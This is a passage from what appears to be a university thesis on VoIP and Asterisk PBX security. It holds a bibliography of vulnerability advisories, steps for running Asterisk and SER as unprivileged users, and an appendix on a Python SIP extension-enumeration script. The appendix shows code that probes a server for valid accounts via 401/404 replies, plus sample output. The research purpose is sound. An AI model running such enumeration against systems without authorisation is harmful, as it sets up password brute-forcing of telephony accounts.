5. Ahuja, S.R. and Ensor, R. *VoIP: What is it Good for?* ACM Queue, 2004. Vol 2 # 6: p. 48
6. Alcorn, W. *Asterisk Manager Interface Overflow.* Accessed: 2005; [Online]. Available: http://packetstormsecurity.org/0506-advisories/advisory-05-013.txt
7. Andreasen, F. and Foster, B. *Media Gateway Control Protocol (MGCP).* RFC 3435, January 2003. Informational.
8. Anwar, Z., Yurcik, W., Johnson, R.E., Hafiz, M., and Campbell, R.H. *Multiple design patterns for voice over IP (VoIP) security.* Performance, Computing, and Communications Conference, 2006. IPCCC 2006. 25th IEEE International, 10-12 April 2006: p. 8.
9. Assurance Pty Ltd. Accessed; [Online]. Available: http://www.assurance.com.au/
10. Assurance Pty Ltd. *Assurance.com.au - Vulnerability Advisory - Asterisk Web-VoiceMail (Comedian VoiceMail).* Accessed: 2005; [Online]. Available: http://www.assurance.com.au/advisories/200511-asterisk.txt
11. Asterisk Team. *Asterisk 1.2.9.1 and Asterisk 1.0.11.1 Released - Security Fix.* Accessed: 2006; [Online]. Available: http://www.asterisk.org/node/95
12. Asterisk Team. *Asterisk 1.2.13 released - Security Vulnerability Fix.* Accessed: 2006; [Online]. Available: http://www.asterisk.org/node/109
13. Asterisk Team. *Asterisk 1.4.0-beta3 released!* Accessed: 2006; [Online]. Available: http://www.asterisk.org/node/110
14. Bassil, C.S., A. Rouhana, N. *Towards New Security Framework for Voice over IP.* in Internet Surveillance and Protection (ICISP '06). International Conference. 2006.

15. bindshell.net. *Asterisk Manager Interface Overflow*. Accessed: 2005; [Online]. Available: http://www.bindshell.net/voip/advisory-05-013.txt

16. Bisson, R. *SQL injection*. ITNOW, 2005. Vol 47 # 2: p. 25.

17. Black, U. *Voice over IP*. 2000, New Jersey, USA: Prentice Hall, Inc.

18. Bovet, D.P. and Cesati, M. *Understanding the Linux Kernel*. 2003, California O'Reilly and Associates, Inc.

19. Boyd, S. and Keromytis, A. *SQLrand: Preventing SQL injection attacks*. in 2nd Applied Cryptography and Network Security (ACNS) Conference. 2004.

20. CERT® Advisory. *CA-2003-06 Multiple vulnerabilities in implementations of the Session Initiation Protocol (SIP)*. Accessed: 2005; [Online]. Available: http://www.cert.org/advisories/CA-2003-06.html

21. Clayton, B., Terzoli, A., and Irwin, B. *DRAPA - a flexible framework for evaluating the quality of VoIP components*. in SATNAC 2006 - Convergence - The network @ work. 2006.

22. Common Vulnerabilities and Exposures. *CVE-2003-0761*. Accessed: 2005; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0761

23. Common Vulnerabilities and Exposures. *CVE-2003-0779*. Accessed: 2005; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0779

24. Common Vulnerabilities and Exposures. *CVE-2003-1113*. Accessed: 2005; [Online]. Available: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1113

25. Common Vulnerabilities and Exposures. *CVE-2005-2081*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2005-2081

26. Common Vulnerabilities and Exposures. *CVE-2005-3559*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3559

27. Common Vulnerabilities and Exposures. *CVE-2006-1827*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-1827

28. Common Vulnerabilities and Exposures. *CVE-2006-2898*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-2898

29. Common Vulnerabilities and Exposures. *CVE-2006-4345*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-4345

30. Common Vulnerabilities and Exposures. *CVE-2006-4346*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-4346

31. Common Vulnerabilities and Exposures. *CVE-2006-5444*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-5444

32. common Vulnerabilities and Exposures. *CVE-2006-5445*. Accessed: 2006; [Online]. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-5445

33. Core Security Technologies - Corelabs Advisory. *Asterisk PBX truncated video frame vulnerability*. Accessed: 2006; [Online]. Available: http://www.coresecurity.com/common/showdoc.php?idx=547&idxseccion=10

34. Core Security Technologies. Accessed: 2006; [Online]. Available: http://www.coresecurity.com/

35. Davis, C.R. *IPSec. Securing VPNs*. 2001, Berkeley, California: Osborne/McGraw-Hill.

36. Dawes, R. *WebScarab*. Accessed; [Online]. Available: http://dawes.za.net/rogan/webscarab/

37. Decisys. *The Virtual LAN Technology report*. Accessed: 1996; [Online]. Available: http://www.3com.com/other/pdfs/solutions/en_US/20037401.pdf

38. Digium. *Asterisk*. Accessed: 2005; [Online]. Available: http://www.asterisk.org/

39. Digium. *Distributed Universal Number Discovery (DUNDi)*. Accessed: 2006; [Online]. Available: http://www.dundi.com/

40. Endler, D. and Collier, M. *Hacking VoIP Exposed*. in Black Hat 2006 USA. 2006. USA.

41. Endler, D. and Collier, M. *SIPSCAN*. Accessed: Novermber 2006; [Online]. Available: http://www.hackingvoip.com/tools/sipscan.msi

42. Endler, D., Ghosal, D., Jafari, R., Karlcut, A., Kolenko, M., Nguyen, N., Walkoe, W., and Zar, J. *VoIP Security and Privacy Threat Taxonomy*. Accessed: 2005; [Online]. Available: http://www.voipsa.org/Activities/VOIPSA_Threat_Taxonomy_0.1.pdf

43. Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., and Berners-Lee, T. *Hypertext Transfer Protocol -- HTTP/1.1*. RFC 2616, June 1999. Draft Standard.

44. Fleming, K.P. *ISS IAX2 DoS Vulnerability Response*. Accessed: 2006; [Online]. Available: http://www.asterisk.org/node/99

45. Franks, J., Hallam-Baker, P., Hostetler, J., Lawrence, S., Leach, P., Luotonen, A., and Stewart, L. *HTTP Authentication: Basic and Digest Access Authentication*. RFC 2617, June 1999. Draft Standard.

46. French Security Incident Response Team (FrSIRT). *Asterisk "vmail.cgi" Script Remote Directory Traversal Vulnerability*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2005/2346

47. French Security Incident Response Team (FrSIRT). *Asterisk IAX2 Remote Code Execution and Denial of Service Vulnerabilities*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2006/2181

48. French Security Incident Response Team (FrSIRT). *Asterisk JPEG Image Image Handling Remote Buffer Overflow Vulnerability*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2006/1478

49. French Security Incident Response Team (FrSIRT). *Asterisk MGCP AUEP Message Buffer Overflow and Record Application Vulnerabilities*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2006/3372

50. French Security Incident Response Team (FrSIRT). *Asterisk SIP Channel Driver Request Handling Remote Denial of Service Vulnerability*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2006/4098

51. French Security Incident Response Team (FrSIRT). *Asterisk Skinny Channel Driver Data Handling Remote Code Execution Vulnerability*. Accessed: 2006; [Online]. Available: http://www.frsirt.com/english/advisories/2006/4097

52. Garber, L. *Denial-of-Service Attacks Rip the Internet*. Computer, 2000. Vol 33 # 4: p. 12.

53. Geneiatakis, D., Kambourakis, G., Lambrinoudakis, C., Dagiuklas, T., and Gritzalis, S., *SIP Message Tampering: The SQL code Injection attack*, in

Department of Information and Communication Systems Engineering. 2004, University of the Aegean: Karlovassi, Samos, Greece.

54. Handley, M., Jacobson, V., and Perkins, C. *SDP: Session Description Protocol.* RFC 4566, July 2006. Proposed Standard.
55. Hardwick, J. *Session border controllers – enabling the VoIP revolution.* Accessed: 2005; [Online]. Available: http://www.dataconnection.com/network/download/whitepapers/sessionbordercontroller.pdf
56. Hitchcock, J., *Decorating asterisk : experiments in service creation for a multi-protocol telephony environment using open source tools*, in *Department of Computer Science*. 2006, Rhodes University: Grahamstown. p. 136.
57. Insecure.org. *Bugtraq: Asterisk vmail.cgi vulnerability.* Accessed: 2005; [Online]. Available: http://seclists.org/bugtraq/2005/Nov/0087.html
58. Intel Corporation. *Hyper-Threading Technology.* Accessed: 2006; [Online]. Available: http://www.intel.com/technology/hyperthread/
59. Internet Security Systems. *Asterisk CDR SQL injection.* Accessed: 2005; [Online]. Available: http://xforce.iss.net/xforce/xfdb/13172
60. Internet Security Systems. *Asterisk IAX2 Protocol Denial of Service Attack.* Accessed: 2006; [Online]. Available: http://xforce.iss.net/xforce/alerts/id/228
61. Internet Security Systems. *Asterisk SIP channel driver denial of service.* Accessed: 2006; [Online]. Available: http://xforce.iss.net/xforce/xfdb/29664
62. Internet Security Systems. *Asterisk SIP MESSAGE and INFO request buffer overflow.* Accessed: 2005; [Online]. Available: http://xforce.iss.net/xforce/xfdb/13111
63. Internet Security Systems. *Asterisk vmail.cgi obtain information.* Accessed: 2006; [Online]. Available: http://xforce.iss.net/xforce/xfdb/23002
64. Internet Security Systems. *Multiple vendor SIP INVITE message handling issues discovered using the PROTOS C07-SIP Test-Suite.* Accessed: 2005; [Online]. Available: http://xforce.iss.net/xforce/xfdb/11379
65. iptel.org. *pike.* Accessed: 2006; [Online]. Available: http://www.iptel.org/ser/doc/modules/pike
66. iptel.org. *SIP Express Router.* Accessed: 2006; [Online]. Available: www.iptel.org/ser

67. Janak, J. *SIP Introduction*. Accessed: 2005; [Online]. Available: http://www.iptel.org/sip/intro

68. Kuhn, D.R., Walsh, T.J., and Fries, S., *Security Considerations for Voice over IP Systems*. 2005, National Institute of Standards and Technology (NIST).

69. Linux Programmer's Manual *fopen(3) stream open functions,* 2002 Accessed: 2006; [Online]. Available: http://man.he.net/?topic=freopen&section=all.

70. Linux Programmer's Manual *printf(3) formatted output conversion,* 2000 Accessed: 2006; [Online]. Available: http://man.he.net/?topic=fprintf&section=all.

71. Liu, H. and Mouchtaris, P., *Voice over IP Signalling: H.323 and Beyond*, in *IEEE Communications Magazine*. 2000. p. 142.

72. Ludwig, A. *Macromedia Flash Player 7 Security*. White Paper - macromedia Accessed: 2006; [Online]. Available: http://www.macromedia.com/devnet/flashplayer/articles/flash_player_7_security.pdf

73. McKusick, M.K. and Neville-Niel, G.V. *The Design and Implementation of the FreeBSD Operating System*. 2005, Boston: Pearson Education Inc.

74. McPherson, D. and Dykes, B. *VLAN Aggregation for Efficient IP Address Allocation*. RFC 3069, February 2001. Informational.

75. Mihai, A. *Voice over IP Security - A layered approach*. Accessed: March 2006; [Online]. Available: http://www.xmcopartners.com/whitepapers/voip-security-layered-approach.pdf

76. Moyer, S. and Umar, A. *The impact of network convergence on telecommunications software*. IEEE Communications Magazine, 2001. Vol 39 # 1: p. 78

77. Mu Security. Accessed: 2006; [Online]. Available: http://www.musecurity.com/

78. Mu Security. *Multiple Vulnerabilities in Asterisk 1.2.10*. Accessed: 2006; [Online]. Available: http://labs.musecurity.com/advisories/MU-200608-01.txt

79. MySQL. Accessed: 2006; [Online]. Available: http://www.mysql.com

80. Neohapsis Archives. *Asterisk CallerID CDR SQL Injection*. Accessed: 2005; [Online]. Available: http://archives.neohapsis.com/archives/vulnwatch/2003-q3/0102.html

81. Neohapsis Archives. *Asterisk vmail.cgi vulnerability*. Accessed: 2006; [Online]. Available: http://archives.neohapsis.com/archives/bugtraq/2005-11/0089.html

82. Neohapsis Archives. *Portcullis Security Advisory 05-013 - VoIP - Asterisk Stack Overflow*. Accessed; [Online]. Available: http://archives.neohapsis.com/archives/fulldisclosure/2005-06/0297.html

83. NetAdminTools.com. *How Many Open Files?* Accessed: 2006; [Online]. Available: http://www.netadmintools.com/art295.html

84. Newport Networks. *SIP, Security and Session Border Controllers*. Accessed: 2005; [Online]. Available: http://www.newport-networks.com/cust-docs/38-SIP-Security.pdf

85. Niccolini, S., Garroppo, R.G., Giordano, S., Risi, G., and Ventura, S. *SIP intrusion detection and prevention: recommendations and prototype implementation*. VoIP Management and Security, 2006. 1st IEEE Workshop, 2006: p. 47.

86. Open Source Vulnerability Database. *Asterisk CallerID SQL Injection*. Accessed: 2005; [Online]. Available: http://www.osvdb.org/2547

87. Open Source Vulnerability Database. *Asterisk chan_iax2 IAX2 Channel Driver Unspecified DoS*. Accessed: 2006; [Online]. Available: http://osvdb.org/26187

88. Open Source Vulnerability Database. *Asterisk IAX2 Call Request Flood Remote DoS*. Accessed: 2006; [Online]. Available: http://osvdb.org/27346

89. Open Source Vulnerability Database. *Asterisk JPEG Image Processing Overflow*. Accessed: 2006; [Online]. Available: http://osvdb.org/24893

90. Open Source Vulnerability Database. *Asterisk Manager CLI Command Overflow*. Accessed: 2005; [Online]. Available: http://osvdb.org/17457

91. Open Source Vulnerability Database. *Asterisk MGCP Malformed AUEP Response Handling Remote Overflow*. Accessed: 2006; [Online]. Available: http://osvdb.org/28215

92. Open Source Vulnerability Database. *Asterisk Record() Application Remote Format String*. Accessed: 2006; [Online]. Available: http://osvdb.org/28216

93. Open Source Vulnerability Database. *Asterisk SIP Channel Driver Unspecified Remote DoS*. Accessed: 2006; [Online]. Available: http://osvdb.org/29973

94. Open Source Vulnerability Database. *Asterisk Skinny Channel Driver get_input Function Remote Overflow*. Accessed: 2006; [Online]. Available: http://osvdb.org/29972

95. Open Source Vulnerability Database. *Asterisk vmail.cgi folder Variable Traversal Arbitrary .wav File Access*. Accessed: 2005; [Online]. Available: http://osvdb.org/20577

96. Open Source Vulnerability Database. *OpenH323 Gatekeeper lightweightRRQ Unspecified Security issue*. Accessed: 2005; [Online]. Available: http://osvdb.org/13105

97. Open Source Vulnerability Database. *OpenH323 Gatekeeper OnDRQ Unspecified Security Issue*. Accessed: 2005; [Online]. Available: http://osvdb.org/13106

98. Open Source Vulnerability Database. *OpenH323 Gatekeeper Socket Handling/Selection Overflow*. Accessed: 2005; [Online]. Available: http://osvdb.org/13107

99. OpenSER.org. *OpenSER - the Open Source SIP Server*. Accessed: 2006; [Online]. Available: http://www.openser.org

100. OpenSER.org. *pike*. Accessed: 2006; [Online]. Available: http://openser.org/docs/modules/1.0.x/pike.html

101. Penton, J. and Terzoli, A. *iLanga: A Next Generation VoIP-based, TDM-enabled PBX*. in Southern African Telecommunication Networks and Application Conference (SATNAC 2004). 2004. Spier Wine Estate, Western Cape, South Africa.

102. Pointon, A. *Assurance Pty Ltd*. Accessed: 2005; [Online]. Available: http://www.assurance.com.au

103. Portcullis Computer Security. Accessed: 2006; [Online]. Available: http://www.portcullis-security.com/

104. Python Software Foundation. *Python*. Accessed: 2006; [Online]. Available: http://www.python.org/

105. Riva, O., *Middlebox Communications*, in *Department of Computer Science*. 2004, University of Helsinki.

106. Rosenberg, J., Schulzrinne, H., Camarillo, G., Johnston, A., Peterson, J., Sparks, R., Handley, M., and Schooler, E. *SIP: Session Initiation Protocol*. RFC 3261, June 2002. Proposed Standard.

107. Rosenberg, J., Weinberger, J., Huitema, C., and Mahy, R. *STUN - Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs)* RFC 3489, March 2003.

108. Roth, M. *[Asterisk-Users] Too many open files.* Accessed: 2006; [Online]. Available: http://lists.digium.com/pipermail/asterisk-users/2006-April/147204.html

109. Rowe, D.B., *Analysis of SQL injection prevention using a filtering proxy server*, in *Computer Science.* 2005, Rhodes University: Grahamstown. p. 88.

110. SANS. *Asterisk Logging Format String Vulnerabilities.* @RISK: The Consensus Security Vulnerability Alert Accessed: 2005; 25:[Volume 3]. [Online]. Available: http://www.sans.org/newsletters/risk/display.php?v=3&i=25#other3

111. Sass, D. *Voice over IP Security Planning, Threats and Recommendatins.* Accessed: 2006; [Online]. Available: http://www.infosecwriters.com/text_resources/pdf/VOIP_DSass.pdf

112. Schulzrinne, H., Casner, S., Frederick, R., and Jacobson, V. *RTP: A Transport Protocol for Real-Time Applications.* RFC 3550, July 2003. Standard.

113. Schulzrinne, H. and Rosenburg, J. *A Comparison of SIP and H.323 for Internet Telephony.* in Network and Operating System Support for Digital Audio and Video (NOSSDAV). 1998. Cambridge, England.

114. Secunia. *Asterisk "folder" Disclosure of Sound Files.* Accessed: 2005; [Online]. Available: http://secunia.com/advisories/17459

115. Secunia. *Asterisk CallerID SQL Injection Vulnerability.* Accessed: 2005; [Online]. Available: http://secunia.com/advisories/9718

116. Secunia. *Asterisk IAX2 Call Request Flooding Denial of Service.* Accessed: 2006; [Online]. Available: http://secunia.com/advisories/21071

117. Secunia. *Asterisk IAX2 Channel Driver Code Execution Vulnerability.* Accessed: 2006; [Online]. Available: http://secunia.com/advisories/20497

118. Secunia. *Asterisk JPEG Image Handling Buffer Overflow Vulnerability.* Accessed: 2006; [Online]. Available: http://secunia.com/advisories/19800

119. Secunia. *Asterisk Manager Interface Command Processing Vulnerability.* Accessed: 2005; [Online]. Available: http://secunia.com/advisories/15791

120. Secunia. *Asterisk MGCP AUEP Response Handling Buffer Overflow.* Accessed: 2006; [Online]. Available: http://secunia.com/advisories/21600

121. Secunia. *Asterisk SCCP Integer Overflow and SIP Denial of Service Vulnerabilities.* Accessed: 2006; [Online]. Available: http://secunia.com/advisories/22480

122. Secunia. *Asterisk SIP Request Buffer Overflow Vulnerability.* Accessed: 2005; [Online]. Available: http://secunia.com/advisories/9674

123. Secunia. *OpenH323 Gatekeeper Multiple Sockets Buffer Overflow.* Accessed: 2005; [Online]. Available: http://secunia.com/advisories/13936

124. Secure Network Operations. *Asterisk 0.7.2 Linux PBX Remote Format string DoS.* Accessed: 2005; [Online]. Available: http://downloads.securityfocus.com/vulnerabilities/exploits/asterisk_fmt_string.pl

125. Security-assessment.com. Accessed: 2006; [Online]. Available: http://www.security-assessment.com/

126. Security-assessment.com. *Asterisk - chan skinny Remote Unauthenticated Heap Overflow.* Accessed: 2006; [Online]. Available: http://www.security-assessment.com/files/advisories/Asterisk_remote_heap_overflow.pdf

127. Security Focus. *Asterisk CallerID Call Detail Records SQL Injection Vulnerability.* Accessed; [Online]. Available: http://www.securityfocus.com/bid/8599

128. Security Focus. *Asterisk IAX2 Remote Buffer Overflow Vulnerability.* Accessed: 2006; [Online]. Available: http://www.securityfocus.com/bid/18295

129. Security Focus. *Asterisk PBX Multiple Logging Format String Vulnerabilities.* Accessed; [Online]. Available: http://www.securityfocus.com/bid/10569

130. Security Focus. *Asterisk SIP Request Buffer Overrun Vulnerability.* Accessed: 2005; [Online]. Available: http://www.securityfocus.com/bid/8546

131. Security Focus. *Asterisk Voicemail Unauthorized Access Vulnerability.* Accessed: 2006; [Online]. Available: http://www.securityfocus.com/bid/15336

132. Security Focus. *Multiple Vendor Session Initiation Protocol Vulnerabilities.* Accessed: 2005; [Online]. Available: http://www.securityfocus.com/bid/6904

133. Security Space. *SIP Express Router Missing To in ACK DoS.* Accessed: 2005; [Online]. Available: http://www.securityspace.com/smysecure/catid.html?id=11964

134. Security Space. *SIP Express Router Register Buffer Overflow.* Accessed: 2005; [Online]. Available: http://www.securityspace.com/smysecure/catid.html?id=11965

135. Security Tracker. *Asterisk Buffer Overflow in Manager Interface Lets Remote Authenticated Users Execute Arbitrary Code.* Accessed: 2005; [Online]. Available: http://securitytracker.com/id?1014268

136. Security Tracker. *Asterisk IAX2 Channel Driver Lets Remote Users Deny Service* Accessed: 2006; [Online]. Available: http://securitytracker.com/id?1016236

137. Security Tracker. *Asterisk Integer Overflow in Skinny Channel Driver Lets Remote Users Execute Arbitrary Code.* Accessed: 2006; [Online]. Available: http://securitytracker.com/id?1017089.html

138. Security Tracker. *Asterisk Web-Voicemail Discloses Voicemail Messages to Remote Authenticated Users.* Accessed: 2005; [Online]. Available: http://securitytracker.com/id?1015164

139. Sengar, H., Wijesekera, D., Wang, H., and Jajodia, S., *VoIP Intrusion Detection Through Interacting Protocol State Machines*, in *Proceedings of the International Conference on Dependable Systems and Networks (DSN'06) - Volume 00.* 2006, IEEE Computer Society.

140. Sicker, D.C. and Lookabaugh, T. *VoIP Security: Not an Afterthought.* ACM Queue, 2004. Vol 2 # 6: p. 56.

141. Sisalem, D., Kuthan, J., and Ehlert, S. *Denial of Service Attacks Targeting a SIP VoIP Infrastructure: Attack Scenarios and Prevention Mechanisms.* Network, IEEE, 2006. Vol 20 # 5: p. 26

142. Source Fire. *Snort.* Accessed: 2006; [Online]. Available: http://www.snort.org

143. Spencer, M. *Introduction to the Asterisk Open Source PBX.* in Libre Software Meeting. 2002. Bordeaux, France.

144. Spencer, M., Allison, M., and Rhodes, C., *The Asterisk Handbook.* Vol 2, 2006 [Online]. Available: http://www.digium.com/handbook-draft.pdf

145. Spencer, M. and Miller, F.W. *Inter-Asterisk eXchange (IAX).* Accessed: 2006; [Online]. Available: http://www.cornfed.com/iax.pdf

146. Spencer, M. and Pavlovsky, A. *Ranch Networks and Asterisk/Digium Interview.* Accessed: 2006; [Online]. Available:

http://libsyn.com/media/lodestar/BBP-ETEL2006-003-AsteriskRanchNetworks.mp3

147. Stiemerling, M., Quittek, J., and Taylor, T. *Middlebox Communications (MIDCOM) Protocol Semantics.* RFC 3989, February 2005. Informational.

148. Stukas, M. and Sicker, D.C. *An Evaluation of VoIP Traversal of Firewalls and NATs within an Enterprise Environment.* Information Systems Frontiers, 2004. Vol 6 # 3: p. 219.

149. The Apache Software Foundation. *Apache.* Accessed: 2006; [Online]. Available: http://www.apache.org/

150. The Oulu University Secure Programming Group. *PROTOS - Security Testing of Protocol Implementations.* Accessed: 2005; [Online]. Available: http://www.ee.oulu.fi/research/ouspg/protos/index.html

151. The Oulu University Secure Programming Group. *PROTOS Test-Suite: c07-sip.* Accessed: 2005; [Online]. Available: http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/

152. The Perl Foundation. *Perl.* Accessed: 2006; [Online]. Available: http://www.perl.org

153. The PHP Group. *PHP.* Accessed: 2006; [Online]. Available: http://www.php.net/

154. The PHP Group. *PHP manual - addslashes.* Accessed: 2006; [Online]. Available: http://www.php.net/addslashes

155. Thom, G.A., *H.323: The Multimedia Communications Standard for Local Area Networks*, in *IEEE Communications Magazine*. 1996: December 1996. p. 52.

156. Todd, J. *[VOIPSEC] Attacks in the wild: brute force password hacking.* Accessed: 2006; [Online]. Available: http://voipsa.org/pipermail/voipsec_voipsa.org/2006-May/001628.html

157. UCDavis. *VLAN information.* Network 21 Project Accessed: 2005; [Online]. Available: http://net21.ucdavis.edu/newvlan.htm

158. United States Computer Emergency Readiness Team (US-CERT). *Integer overflow vulnerability in Asterisk driver for Cisco SCCP-enabled phones.* Accessed: 2006; [Online]. Available: http://www.kb.cert.org/vuls/id/521252

159. United States Computer Emergency Readiness Team (US-CERT). *Multiple implementations of the Session Initiation Protocol (SIP) contain multiple types*

of vulnerabilities. Accessed: 2005; [Online]. Available: http://www.kb.cert.org/vuls/id/528719

160. Vanheuverzwijn, J. and Moere, D.V.D. *Asterisk Performance - building your system for performance and scalability*. in AstriCon. 2004. Atlanta.
161. Voice over Packet Security Forum. *SiVuS*. Accessed: 2006; [Online]. Available: http://www.vopsecurity.org/index.php?name=Downloads&req=viewdownload&cid=1
162. voip-info.org. *File Descriptors*. Accessed: 2006; [Online]. Available: http://www.voip-info.org/wiki/view/file+descriptors
163. Vulnerability Assessment & Network Security Forums. *SIP Express Router Missing To in ACK DoS*. Accessed: 2005; [Online]. Available: http://www.vulnerabilityscanning.com/SIP-Express-Router-Missing-To-in-ACK-DoS-Test_11964.htm
164. Vulnerability Assessment and Network Security Forums. *SIP Express Router Register Buffer Overflow*. Accessed: 2005; [Online]. Available: http://www.vulnerabilityscanning.com/SIP-Express-Router-Register-Buffer-Overflow-Test_11965.htm
165. Walfish, M., Stribling, J., Krohn, M., Balakrishnan, H., Morris, R., and Shenker, S. *Middleboxes No Longer Considered Harmful*. in USENIX OSDI. 2004. San Francisco, CA.
166. Whitehouse, O., Murphy, G., and Kapp, S. *Asterisk SIP Implementation Issue*. Accessed: 2006; [Online]. Available: http://attrition.org/security/advisory/atstake/atstake-03-09-04.asterisk_sip
167. Whittal, H. *Learn Linux*. Shell Scripting - stdin, stdout, stderr Accessed: 2006; [Online]. Available: http://learnlinux.tsf.org.za/courses/build/shell-scripting/ch01s04.html
168. Willamowius, J. *OpenH323 Gatekeeper*. Accessed: 2005; [Online]. Available: http://www.gnugk.org
169. Wong, Z. *Session Initiation Protocol (SIP)*. Accessed: 2006; [Online]. Available: http://citeseer.ist.psu.edu/wong99session.html

Appendix A - Creating individual users for the different ILANGA components.

A.1 ASTERISK

Firstly a new user called *asterisk* is created:

```
adduser -c "Asterisk PBX" -d /home/asterisk -u 5060 asterisk
```

Some tweaking to the ASTERISK Makefile and the *asterisk.conf* file

In the Makefile change the following line from

```
ASTVARRUNDIR=$(INSTALL_PREFIX)/var/run
```

To the following

```
ASTVARRUNDIR=$(INSTALL_PREFIX)/home/asterisk
```

Where */home/asterisk* is the same as the directory that was specified with the *–d* option in the *adduser* command.

And in the *asterisk.conf* file change

```
astrundir => /var/run
```

to

```
astrundir => /home/asterisk
```

Now ASTERISK need to be recompiled

ASTERISK needs to own and have write permission at the following directories

```
/var/lib/asterisk
/var/log/asterisk
/var/spool/asterisk

chown --recursive asterisk:asterisk /var/lib/asterisk
chown --recursive asterisk:asterisk /var/log/asterisk
chown --recursive asterisk:asterisk /var/spool/asterisk

chmod --recursive u=rwX,g=rX,o= /var/lib/asterisk
chmod --recursive u=rwX,g=rX,o= /var/log/asterisk
chmod --recursive u=rwX,g=rX,o= /var/spool/asterisk
```

and read permission on the */etc/asterisk* directory

```
chown --recursive root:asterisk /etc/asterisk
chmod --recursive u=rwX,g=rX,o= /etc/asterisk
```

And now to run ASTERISK as user *asterisk*

```
asterisk –vvvgc –U asterisk –G asterisk
```

A.2 SIP EXPRESS ROUTER

To run SER as a non-privileged user is easier than for ASTERISK.

Firstly a new user needs to be added to the system:

```
adduser –c "SER" –u 5061 –d /home/ser ser
```

In the *ser.cfg* file two lines need to be added

```
uid = ser
gid = ser
```

and the SER *fifo* file need to be deleted

```
rm /tmp/ser_fifo
```

SER can now be started with either the command

```
/etc/init.d/ser start
```

Or

```
/usr/src/ser
```

A.3 The ILANGA front-end

The user that the ILANGA front end scripts are executed have been changed to the APACHE *user* with the command

```
chown *.* apache:apache
```

Appendix B - SIP extension discovery

B.1 Description of the script

The script is written in PYTHON and uses the TWISTED framework.

The script is started from the command line in Linux, using the following command, for example:

```
./sipExtDisco.py -f 7500 -e 7600 -s "146.231.121.134"
```

Where the *–f* option is the start of the range to be discovered and the *–e* option the end of this range. The *–s* option is the IP address of the SIP server to be probed.

When the TWISTED reactor is started, *reactor.run()*, the *sendDatagram(self)* is called and a registration message is build through the function *buildRegistration(self.startExt)*, the *buildRegistration* function takes the start of the range specified in the command line with the *–f* option. The registration message is built up as followings:

```
def buildRegistration(self, username):
        register = tpsip.Request('REGISTER', "sip:%s@%s"%(username,self.host))
        register.addHeader('cseq', '%s REGISTER'%self.dialog.getCSeq(incr=1))
        register.addHeader('to',         "sip:%s@%s"%(username,self.host))          #
        str(self.regAOR))
        register.addHeader('from',         "sip:%s@%s"%(username,self.host))          #
        str(self.regAOR))
        register.addHeader('expires', 900)
        self.dialog.setCallID()
        register.addHeader('call-id', '%s' %self.getCallID())
        register.addHeader('user-agent', 'SIPExtDisco')
        lhost, lport = ('%s'%self.getLocalSIPAddress(), 5060)
        register.addHeader('contact', '<sip:%s@%s:%s>'%(username, lhost, lport))
        register.addHeader('content-length', '0')
```

```
            register.creationFinished()
            self.addViaHeader(register)

        return register
```

The *buildRegistration* function returns to the *sendDatagram* function which then sends the message to the SIP server specified by the *–s* option in the command line on port 5060.

```
        self.transport.write(m.toString(), (self.host, 5060))
```

When the SIP server replies to the registration message the reactor is listening on port 5060, this is specified before the reactor is started with the command: *t = reactor.listenUDP(5060, protocol)*, where protocol is an insanitation of the *sipDiscoDatagramProtocol* object. When a SIP message is received the *datagramReceived* function is called.

```
        def datagramReceived(self, datagram, host):
            #print 'Datagram received: ', datagram, host
                mp = tpsip.MessagesParser(self.sipMessageReceived)
                mp.dataReceived(datagram)
                mp.dataDone()
                if self.currentUsername == self.startExt:
                        self.startExt += 1
                        self.sendDatagram()
                else:
                  self.sendDatagram()
                if self.currentUsername == self.endExt:
                        self.availFile.close()
                        reactor.stop()
                        print "Done"
```

The *datagramRecieved* function parsers the SIP message and passes on the SIP message to the function *sipMessageReceived* function, it also checks if the message received has the same extension as the one that was sent, if it was the extension is increased by one and another SIP registration message is send. The received message is also checked to see if the current extension is the last one in the range specified by the user. If it is the file where the found extensions are written is closed and the reactor is stop, which stops the script.

The *sipMessageReceived* function uses the SIP message's code to determine if the extension is valid on the specified SIP server. If the SIP message's code is 401, meaning the extension is unauthorized, then the extension is valid on the SIP server but the password was incorrect. The current extension is then written to a file.

If the SIP message's code is 404, not found, then the extension is not valid on the SIP server and the script continues to send another SIP registration message with another extension.

If the code of the SIP message is 407 then it is a proxy authentication error, similar to a 401 error and the extension is also saved to file. After the SIP message's codes have been checked the script continues to send another SIP registration message with a new extension.

```
def sipMessageReceived(self, message):
        if hasattr(message, 'code'):
                self.getUsernameFromMessage(message)
                if message.code == 401:
                        print '******** 401 unauthorized for extension:',
self.currentUsername
                        self.availFile.write('%s\n'%self.currentUsername)
                elif message.code == 404:
                        print '404 not found for extension:', self.currentUsername
                elif message.code == 407:
                        print '407 proxy auth'
                        self.availFile.write('%s\n'%self.currentUsername)
```

B.2 Test results

Example output of *sipExtDisco.py*

```
jake@ilanga2:~/SIP BF$ ./sipExtDisco.py –f 7500 –e 7550 –s "146.231.121.134"

Starting

404 not found for extension: 7500
404 not found for extension: 7501
404 not found for extension: 7502
404 not found for extension: 7503
404 not found for extension: 7504
404 not found for extension: 7505
404 not found for extension: 7506
404 not found for extension: 7507
404 not found for extension: 7508
